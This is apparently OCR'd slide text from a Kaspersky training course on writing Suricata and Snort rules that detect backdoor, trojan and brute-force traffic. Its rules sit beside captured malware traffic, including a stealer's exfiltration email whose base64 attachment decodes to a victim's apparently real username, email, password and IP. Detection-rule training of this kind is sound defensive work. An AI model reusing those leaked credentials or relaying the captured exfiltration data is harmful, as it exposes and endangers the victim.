00000060  d7 31 8e d8 05 2a 17 3a  3b e1 6d 42 f7 3e 5e 4c   .1...*.: ;.mB.>^L
00000070  fc 00 db 3e 2a 87 bd c1  14 a4 df 6d c3 be 64 40   ...>*... ...m..d@
00000080  ee c9 ae 94 18 c0 43 44  42 39 93 3c 4f f0 f9 37   ......CD B9.<O..7
00000090  ea 86 df a3 ae 7d dd 01  91 94 2b da 82 70 6f 6c   .....}.. ..+..pol
000000A0  74 53 5d f7 83 14 d5 3a  de 02 cc 85 d2 78 44 66   tS]....: .....xDf
000000B0  c3 08 59 04 79 bb 41 c7  71 74 06 13 7d 79 04 2e   ..Y.y.A. qt..}y..
000000C0  9a 8a a2 46 61 1e 3f c3  be e7 53 61 ae 62 1d 1d   ...Fa.?. ..Sa.b..
000000D0  56 b7 4b 6a d8 35 f7 6e  53 eb 97 bb 75 79 48 b1   V.Kj.5.n S...uyH.
000000E0  33 9e f3 88 39 25 bd 67  ce c9 d0 83               3...9%.g ....
    00000000  a0 93 d2 ee 81 b5 45 f2  21 2e fc e9 4d 80 ec e5   ......E. !...M...
    00000010  77 d0 d9 7d bc 34 62 3a  a7 58 ac 2b 25 0c 84 28   w..}.4b: .X.+%..(
    00000020  0e 57 2c 20 44 f4 02 6f  0b 79 be 68 87 31 cd d8   .W, D..o .y.h.1..
    00000030  57 2a 40 3a                                        W*@:
000000EC  a0 93 d2 ee 80 b5 45 f2  21 2e fc e9 22 68 ff e5   ......E. !..."h..
000000FC  77 d0 d9 7d bc 34 62 3a  27 ed ea 2e 71 0c 84 28   w..}.4b: '...q..(
0000010C  0e 57 2c 20 44 f4 02 6f  0b 79 be 68 87 31 cd d8   .W, D..o .y.h.1..
0000011C  57 2a 40 3a 4b 28 1b 55  c4 b5 22 f2 6e 24 a9 f3   W*@:K(.U ..".n$..
0000012C  20 80 cc e5 3a d0 b8 7d  d2 34 03 3a 40 ed 8f 2e    ...:..} .4.:@...
0000013C  63 0c 84 28 f1 a8 d3 df  39 f4 02 6f f4 86 41 97   c..(.... 9..o..A.
```


2 client pkts, 1 server pkt, 2 turns.

Entire conversation (384 bytes) | Show data as Hex Dump | Stream 0

Find: | Find Next


Filter Out This Stream | Print | Save as... | Back | Close | Help

Writing rules for TCP protocol – Xaparo backdoor – v.1




```
alert tcp any any -> any any
(msg:"Xaparo backdoor";
flow:established;
content:"|a0 93 d2 ee|"; depth:4;
content:"|b5 45 f2|"; offset:5; depth:3;
classtype:trojan-activity; sid:1000013;
rev:1;)
```

Writing rules for TCP protocol – Xaparo backdoor – v.2





```
alert tcp any any -> any any
(msg:"Xaparo backdoor";
flow:established;
content:"|a0 93 d2 ee|"; depth:4;
content:"|b5 45 f2|"; distance:1; within:3;
classtype:trojan-activity; sid:1000014;
rev:1;)
```

SSL/TLS protocol

- SSL – Secure Sockets Layer – a cryptographic protocol designed to provide communication security over a computer network, developed by Netscape Communications
- TLS – Transport Layer Security – an updated, more secure, version of SSL
- SSL is still a more commonly used term, we will use “SSL/TLS” in this section
- HTTPS – Hyper Text Transfer Protocol Secure – an extension of the Hypertext Transfer Protocol (HTTP) used for secure communication over a computer network. The communication protocol is encrypted using SSL/TLS.

SSL/TLS protocol




SSL/TLS protocol

How to detect encrypted traffic?

- By fields of SSL/TLS certificate
- Use mitmproxy (man-in-the-middle) and send decrypted traffic to NIDS

Writing rules for SSL/TLS protocol – Andromeda backdoor



Writing rules for SSL/TLS protocol – Andromeda backdoor

```
alert tcp $EXTERNAL_NET 443 -> $HOME_NET any
(msg:"Andromeda SSL certificate";
flow:from_server,established;
content:"|09 00|"; content:"|55 04 06|"; distance:0;
content:"|02|US"; distance:1; within:3;
content:"|55 04 08|"; distance:0;
content:"|06|Denial"; distance:1; within:7; fast_pattern;
content:"|55 04 07|"; distance:0;
content:"|0b|Springfield"; distance:1; within:12;
content:"|55 04 0a|"; distance:0;
content:"|03|Dis"; distance:1; within:4;
classtype:trojan-activity; sid:1000010; rev:1;)
```

Snort-compatible syntax

Writing rules for SSL/TLS protocol – Andromeda backdoor

```
alert tls $EXTERNAL_NET any -> $HOME_NET any
(msg:"Andromeda SSL certificate";
flow:from_server,established;
tls.cert_subject; content:"C=US, ST=Denial,
L=Springfield, O=Dis";
classtype:trojan-activity; sid:1000011;
rev:1;)
```

* Older variant: **tls.subject**

Suricata syntax

https://suricata.readthedocs.io/en/latest/rules/tls-keywords.html

Writing rules for SSL/TLS protocol – JA3

Quick way to create SSL/TLS sigs: use JA3, a method for creating SSL/TLS client fingerprints

- ja3.hash – matches on JA3 hash (md5)
- ja3.string – matches on JA3 string
- ja3s.hash – matches on JA3S hash (md5)
- ja3s.string – matches on JA3S string

Older variants: ja3_hash, ja3_string

https://github.com/salesforce/ja3

Writing rules for SSL/TLS protocol – JA3

Enable ja3 fingerprinting in *suricata.yaml*:

```
# Generate JA3 fingerprint from client hello. If not specified it
# will be disabled by default, but enabled if rules require it.
ja3-fingerprints: yes
```

Writing rules for SSL/TLS protocol – JA3

Hint: get values from eve.json

/tmp/suricata/eve.json - Mousepad

File Edit Search View Document Help


```
{"timestamp":"2017-04-17T00:14:47.622430-0700","flow_id":2053292522199872,"pcap_cnt":
80,"event_type":"tls","src_ip":"10.14.0.2","src_port":49161,"dest_ip":"185.80.53.93","dest_port":
443,"proto":"TCP","tls":{"subject":"C=US, ST=Denial, L=Springfield, O=Dis","issuerdn":"C=US, ST=Denial,
L=Springfield, O=Dis","serial":"00:82:F0:36:CF:77:B2:12:F3","fingerprint":"cd:53:29:e3:86:4d:a4:0f:60:1c:
91:21:97:76:a5:42:78:fa:d5:57","sni":"ywbwo.oltans.com","version":"TLSv1","notbefore":"2017-03-30T09:05:57","notafter"
{},"ja3s":{}}}
```

Writing rules for SSL/TLS protocol – Andromeda backdoor

```
alert tls any any -> any any
(msg:"Andromeda JA3 fingerprint v1";
ja3.hash; content:"2201d8e006f8f005a6b415f61e677532";
classtype:trojan-activity; sid:1000012; rev:1;)

alert tls any any -> any any
(msg:"Andromeda JA3 fingerprint v2";
ja3.string; content:"769,47-53-5-10-49171-49172-
49161-49162-50-56-19-4,65281-0-5-10-11,23-24,0";
classtype:trojan-activity; sid:1000013; rev:1;)
```

Track 5

Advanced Suricata features

kaspersky

Advanced Suricata features – Overview

In this track you will learn:

- Advanced rule options that aren't always necessary but can help a lot in some cases

In this track you will practice:

- Selecting best options for a rule
- Writing rules for a given traffic dump

Advanced Suricata features – Overview

- Flowbits
- Xbits
- Threshold
- Base64 decoding
- Byte operations
- Transforms
- Lua scripting
- IP reputation
- File extraction

Advanced Suricata features – Flowbits

- Create a chain of several rules for multiple packets that belong to one flow (e.g. request-response)
- If the first rule fires, a "flag" is set
- Check the flag in subsequent rules

Advanced Suricata features – Flowbits

- `flowbits:set,<name>;`
- `flowbits:isset,<name>;`
- `flowbits:toggle,<name>;`
- `flowbits:unset,<name>;`
- `flowbits:isnotset,<name>;`
- `flowbits:noalert;`

Advanced Suricata features – Flowbits

```
GET /index.html HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; HTC One_E8 Build/MMB29M)
Host: 103.13.222.18
Connection: Keep-Alive
Accept-Encoding: gzip

HTTP/1.1 200 OK
Date: Tue, 02 Jul 2019 19:56:11 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
Last-Modified: Tue, 02 Jul 2019 09:15:28 GMT
ETag: "11b-58caf2f8f361f"
Accept-Ranges: bytes
Content-Length: 283
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML>
        <HEAD>

                <META content="text/html; charset=utf-8" http-equiv=Content-Type>
                <META name=GENERATOR content="MSHTML 11.00.9600.17344">
        </HEAD>
        <BODY>
                <div id="WS">114.43.186.54</div>
        </BODY>
</HTML>
```

```
GET /index.html HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; SM-T550 Build/MMB29M)
Host: 103.13.221.37
Connection: Keep-Alive
Accept-Encoding: gzip

HTTP/1.1 200 OK
Date: Wed, 20 Nov 2019 04:05:41 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
Last-Modified: Tue, 19 Nov 2019 13:39:12 GMT
ETag: "10e-597b3307d20cb"
Accept-Ranges: bytes
Content-Length: 270
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML>
        <HEAD>

                <META content="text/html; charset=utf-8" http-equiv=Content-Type>
                <META name=GENERATOR content="MSHTML 11.00.9600.17344">
        </HEAD>
        <BODY>
                <div id="WS"></div>
        </BODY>
</HTML>
```

Advanced Suricata features – Flowbits

```
GET /index.html HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; HTC One_E8 Build/MMB29M)
Host: 103.13.222.18
Connection: Keep-Alive
Accept-Encoding: gzip

HTTP/1.1 200 OK
Date: Tue, 02 Jul 2019 19:56:11 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
Last-Modified: Tue, 02 Jul 2019 09:15:28 GMT
ETag: "11b-58caf2f8f361f"
Accept-Ranges: bytes
Content-Length: 283
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML>
        <HEAD>

                <META content="text/html; charset=utf-8" http-equiv=Content-Type>
                <META name=GENERATOR content="MSHTML 11.00.9600.17344">
        </HEAD>
        <BODY>
                <div id="WS">114.43.186.54</div>
        </BODY>
</HTML>
```

```
GET /index.html HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; SM-T550 Build/MMB29M)
Host: 103.13.221.37
Connection: Keep-Alive
Accept-Encoding: gzip

HTTP/1.1 200 OK
Date: Wed, 20 Nov 2019 04:05:41 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
Last-Modified: Tue, 19 Nov 2019 13:39:12 GMT
ETag: "10e-597b3307d20cb"
Accept-Ranges: bytes
Content-Length: 270
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML>
        <HEAD>

                <META content="text/html; charset=utf-8" http-equiv=Content-Type>
                <META name=GENERATOR content="MSHTML 11.00.9600.17344">
        </HEAD>
        <BODY>
                <div id="WS"></div>
        </BODY>
</HTML>
```

Advanced Suricata features – Flowbits

Rule 1:

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Android Trojan-Spy";
flow:to_server,established;
http.method; content:"GET";
http.uri; bsize:11; content:"/index.html"; fast_pattern;
http.user_agent; content:"Android";
http.host; pcre:"/^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}/";
flowbits:set,SomeSpy.1000012;
flowbits:noalert;
classtype:trojan-activity; sid:1000012; rev:1;)
```

```
GET /index.html HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; HTC One_E8 Build/MMB29M)
Host: 103.13.222.18
Connection: Keep-Alive
Accept-Encoding: gzip
```

Advanced Suricata features – Flowbits

Rule 2:

```
alert http $EXTERNAL_NET any -> $HOME_NET
any
(msg:"Android Trojan-Spy";
flow:from_server,established;
flowbits:isset,SomeSpy.1000012;
http.stat_code; content:"200";
http.stat_msg; content:"OK";
http.response_body; content:"<div
id=\"WS\">";
pcre:"/^(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}
)?<\/div>/R";
flowbits:unset,SomeSpy.1000012;
classtype:trojan-activity; sid:1000013;
rev:1;)
```

```
HTTP/1.1 200 OK
Date: Tue, 02 Jul 2019 19:56:11 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
Last-Modified: Tue, 02 Jul 2019 09:15:28 GMT
ETag: "11b-58caf2f8f361f"
Accept-Ranges: bytes
Content-Length: 283
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML>
        <HEAD>

                <META content="text/html; charset=utf-8" http-equiv=Content-Type>
                <META name=GENERATOR content="MSHTML 11.00.9600.17344">
        </HEAD>
        <BODY>
                <div id="WS">114.43.186.54</div>
        </BODY>
</HTML>
```

Advanced Suricata features – Xbits

- Similar concept to flowbits, but for the same IP pair, the same session is not needed (“global flowbits”)
- Includes a timeout feature
- Note: Multi-threading could make the order of sets and checks slightly unpredictable

Advanced Suricata features – Xbits

Examples of usage:

- To drop any traffic to/from a compromised system after successful exploitation
- To detect Metasploit traffic with multiple streams
- To detect any style of communication that require multiple streams

https://www.cipherdyne.org/blog/2013/07/crossing-the-streams-in-ids-signature-languages.html

Advanced Suricata features – Xbits

- `xbits:set,<name>,track <ip_src|ip_dst|ip_pair>[,expire <seconds>];`
- `xbits:isset,<name>,track <ip_src|ip_dst|ip_pair>[,expire <seconds>];`
- `xbits:toggle,<name>,track <ip_src|ip_dst|ip_pair>[,expire <seconds>];`
- `xbits:unset,<name>,track <ip_src|ip_dst|ip_pair>[,expire <seconds>];`
- `xbits:isnotset,<name>,track <ip_src|ip_dst|ip_pair>;`
- `xbits:noalert;`

Advanced Suricata features – Threshold

Controlling alert frequency:

- Per rule
- Global

Advanced Suricata features – Rule Threshold

threshold: `type <threshold|limit|both>, track <by_src|by_dst|by_rule|by_both>, count <N>, seconds <T>`

- type threshold – a minimum threshold for a rule before it generates alerts (on the Nth time the rule matches an alert is generated)
- type limit – alerts at most N times to make sure you're not getting flooded with alerts
- type both – a combination of the "threshold" and "limit" types

detection_filter: `track <by_src|by_dst|by_rule|by_both>, count <N>, seconds <T>`

- to alert on every match after a threshold has been reached

Advanced Suricata features – Rule Threshold

Example: SMB brute force

```
alert tcp any 445 -> any any (msg:"SMB brute force
attack";
flow:from_server,established;
content:"|fe 53 4d 42|"; offset:4; depth:4;
content:"|6d 00 00 c0|"; distance:4; within:4;
threshold: type both, track by_src, count 150, seconds
60;
reference:url,https://github.com/k8gege/Ladon;
classtype:attempted-recon; sid:1000014; rev:1;)
```

```
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
      ProtocolId: 0xfe534d42
      Header Length: 64
      Credit Charge: 1
      NT Status: STATUS_LOGON_FAILURE (0xc000006d)
      Command: Session Setup (1)
      Credits granted: 1
```

```
00000329  00 00 00 49 fe 53 4d 42  40 00 01 00 6d 00 00 c0   ...I.SMB @...m...
00000339  01 00 01 00 01 00 00 00  00 00 00 00 03 00 00 00   ........ ........
00000349  00 00 00 00 00 00 00 00  00 00 00 00 19 00 00 54   ........ .......T
00000359  4e e8 00 00 00 00 00 00  00 00 00 00 00 00 00 00   N....... ........
00000369  00 00 00 00 09 00 00 00  00 00 00 00 00            ........ .....
```

Advanced Suricata features – Global Threshold

/etc/suricata/threshold.config

/etc/suricata/threshold.config - Mousepad

File Edit Search View Document Help

```
# Thresholding:
#
# This feature is used to reduce the number of logged alerts for noisy rules.
# Thresholding commands limit the number of times a particular event is logged
# during a specified time interval.
#
# The syntax is the following:
#
# threshold gen_id <gen_id>, sig_id <sig_id>, type <limit|threshold|both>, track <by_src|by_dst>, count <n>, seconds <t>
#
# event_filter gen_id <gen_id>, sig_id <sig_id>, type <limit|threshold|both>, track <by_src|by_dst>, count <n>, seconds <t>
#
# suppress gen_id <gid>, sig_id <sid>
# suppress gen_id <gid>, sig_id <sid>, track <by_src|by_dst>, ip <ip|subnet>
#
# The options are documented at https://suricata.readthedocs.io/en/latest/configuration/global-thresholds.html
#
# Please note that thresholding can also be set inside a signature. The interaction between rule based thresholds
# and global thresholds is documented here:
# https://suricata.readthedocs.io/en/latest/configuration/global-thresholds.html#global-thresholds-vs-rule-thresholds

# Limit to 10 alerts every 10 seconds for each source host
#threshold gen_id 0, sig_id 0, type threshold, track by_src, count 10, seconds 10

# Limit to 1 alert every 10 seconds for signature with sid 2404000
#threshold gen_id 1, sig_id 2404000, type threshold, track by_dst, count 1, seconds 10

# Avoid to alert on f-secure update
# Example taken from https://blog.inliniac.net/2012/03/07/f-secure-av-updates-and-suricata-ips/
#suppress gen_id 1, sig_id 2009557, track by_src, ip 217.110.97.128/25
#suppress gen_id 1, sig_id 2012086, track by_src, ip 217.110.97.128/25
#suppress gen_id 1, sig_id 2003614, track by_src, ip 217.110.97.128/25
```

Advanced Suricata features – Base64 decoding

Two keywords must be used in order to generate an alert:

- `base64_decode:bytes <value>, offset <value>, relative;`
- `base64_data – sticky buffer for content matching on the data previously decoded by base64_decode`

Advanced Suricata features – Base64 decoding

Example: SMTP backdoor


```
MIME-Version: 1.0
From: priti@trezaexim.com
To: maridiankft@gmail.com
Date: 27 Jul 2019 02:57:26 +0200
Subject: tATIaac0ah/TATIAAC0AH-PC Recovered Accounts
Content-Type: multipart/mixed;
 boundary=--boundary_0_f7788006-af37-44c8-a4f0-1c0bbafb07a1


----boundary_0_f7788006-af37-44c8-a4f0-1c0bbafb07a1
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: quoted-printable


----boundary_0_f7788006-af37-44c8-a4f0-1c0bbafb07a1
Content-Type: text/html; name="tATIaac0ah/TATIAAC0AH-PC Recovered
 Accounts_2019_07_27_02_57_25.html"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="tATIaac0ah/TATIAAC0AH-PC
 Recovered Accounts_2019_07_27_02_57_25.html"

VGltZTogMDcvMjcvMjAxOSAwMjo1NzoxNjxicj5Vc2VyTmFtZTogdEFUSWFhYzBhaDxi
cj5Db21wdXRlck5hbWU6IFRBVElBQUMwQUgtUEM8YnI+T1NGdWxsTmFtZTogTWljcm9z
b2Z0IFdpbmRvd3MgNyBQcm9mZXNzaW9uYWwgPGJyPkNQVTogSW50ZWwoUikgQ29yZShU
TSkgaTctNzcwMEsgQ1BVIEAgNC4yMEdIejxicj5SQU06IDIwNDcuNiBNQjxicj5JUDog
MTk0LjE1NC43OC4yMzUKPGhyPlVSTDogICAgICBodHRwczovL2FjY291bnRzLmdvb2ds
ZS5jb208YnI+DQpVc2VybmFtZTogeGFuYXA4MkBnbWFpbC5jb208YnI+DQpQYXNzd29y
ZDogRGF0aW5nTG92ZXI8YnI+DQpBcHBsaWNhdGlvbjogRmlyZWZveDxicj4NCjxocj4N
ClVSTDogICAgICBodHRwczovL3d3dy5saW5rZWRpbi5jb208YnI+DQpVc2VybmFtZTog
eGFuYXA4MkBnbWFpbC5jb208YnI+DQpQYXNzd29yZDogRGF0aW5nTG92ZXI8YnI+DQpB
cHBsaWNhdGlvbjogRmlyZWZveDxicj4NClVSTDogICAgICBodHRwczovL3d3
dy5mYWNlYm9vay5jb208YnI+DQpVc2VybmFtZTogeGFuYXA4MkBnbWFpbC5jb208YnI+
DQpQYXNzd29yZDogRGF0aW5nTG92ZXIxOTgyITxicj4NCkFwcGxpY2F0aW9uOiBGaXJl
Zm94PGJyPg0KPGhyPg0K
----boundary_0_f7788006-af37-44c8-a4f0-1c0bbafb07a1--
```


Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

STEP BAKE! ☑ Auto Bake

Input

start: 632 end: 632 length: 0 | length: 848 lines: 13


```
VGltZTogMDcvMjcvMjAxOSAwMjo1NzoxNjxicj5Vc2VyTmFtZTogdEFUSWFhYzBhaDxi
cj5Db21wdXRlck5hbWU6IFRBVElBQUMwQUgtUEM8YnI+T1NGdWxsTmFtZTogTWljcm9z
b2Z0IFdpbmRvd3MgNyBQcm9mZXNzaW9uYWwgPGJyPkNQVTogSW50ZWwoUikgQ29yZShU
TSkgaTctNzcwMEsgQ1BVIEAgNC4yMEdIejxicj5SQU06IDIwNDcuNiBNQjxicj5JUDog
MTk0LjE1NC43OC4yMzUKPGhyPlVSTDogICAgICBodHRwczovL2FjY291bnRzLmdvb2ds
ZS5jb208YnI+DQpVc2VybmFtZTogeGFuYXA4MkBnbWFpbC5jb208YnI+DQpQYXNzd29y
ZDogRGF0aW5nTG92ZXI8YnI+DQpBcHBsaWNhdGlvbjogRmlyZWZveDxicj4NCjxocj4N
ClVSTDogICAgICBodHRwczovL3d3dy5saW5rZWRpbi5jb208YnI+DQpVc2VybmFtZTog
```


Output

start: 474 end: 474 length: 0 | time: 2ms length: 627 lines: 17


```
Time: 07/27/2019 02:57:16<br>UserName: tATIaac0ah<br>ComputerName:
TATIAAC0AH-PC<br>OSFullName: Microsoft Windows 7 Professional
<br>CPU: Intel(R) Core(TM) i7-7700K CPU @ 4.20GHz<br>RAM: 2047.6
MB<br>IP: 194.154.78.235
<hr>URL:      https://accounts.google.com<br>
Username: xanap82@gmail.com<br>
Password: DatingLover<br>
Application: Firefox<br>
```

Advanced Suricata features – Base64 decoding

```
alert smtp $HOME_NET any -> $EXTERNAL_NET any
(msg:"SMTP Backdoor"; flow:to_server,established;
content:"Content-Transfer-Encoding|3A| base64";
fast_pattern;
content:"Content-Disposition|3A| attachment\;
filename=";
content:".html|220D0A0D0A|";
base64_decode:bytes 60,relative;
base64_data; content:"Time: ";
content:"<br>UserName: ";
classtype:trojan-activity; sid:1000015; rev:1;)
```

```
Time: 07/27/2019 02:57:16<br>UserName: tATIaac0ah<br>ComputerName:
TATIAAC0AH-PC<br>OSFullName: Microsoft Windows 7 Professional
```


```
MIME-Version: 1.0
From: priti@trezaexim.com
To: maridiankft@gmail.com
Date: 27 Jul 2019 02:57:26 +0200
Subject: tATIaac0ah/TATIAAC0AH-PC Recovered Accounts
Content-Type: multipart/mixed;
 boundary=--boundary_0_f7788006-af37-44c8-a4f0-1c0bbafb07a1


----boundary_0_f7788006-af37-44c8-a4f0-1c0bbafb07a1
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: quoted-printable


----boundary_0_f7788006-af37-44c8-a4f0-1c0bbafb07a1
Content-Type: text/html; name="tATIaac0ah/TATIAAC0AH-PC Recovered
 Accounts_2019_07_27_02_57_25.html"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="tATIaac0ah/TATIAAC0AH-PC
 Recovered Accounts_2019_07_27_02_57_25.html"

